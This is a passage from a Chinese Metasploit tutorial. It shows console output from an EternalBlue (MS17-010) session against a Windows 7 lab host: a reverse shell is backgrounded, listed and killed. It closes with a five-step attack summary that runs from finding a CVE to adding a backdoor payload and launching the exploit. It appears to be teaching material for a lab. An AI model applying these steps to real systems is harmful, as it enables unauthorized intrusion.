Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>
```

或者使用 background 退出会话将会话保存到后台并查看


```
C:\Windows\system32>background

Background session 2? [y/N]  y
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions
```



```
C:\Windows\system32>background

Background session 2? [y/N]  y
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                 Information  Connection
  --  ----  ----                 -----------  ----------
  2         shell x64/windows                 192.168.37.138:4444 -> 192.168.37.142:49206 (192.168.37.142)

msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

根据ID结束会话

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -k 2
```



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -k 2
[*] Killing the following session(s): 2
[*] Killing session 2
[*] 192.168.37.142 - Command shell session 2 closed.
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

No active sessions.
```

总结

总结使用 metasploit 攻击的步骤

1. 查找 CVE 公布的漏洞
2. 查找对应的 exploit 模块
3. 配置模块参数
4. 添加 payload 后门
5. 执行 exploit 开始攻击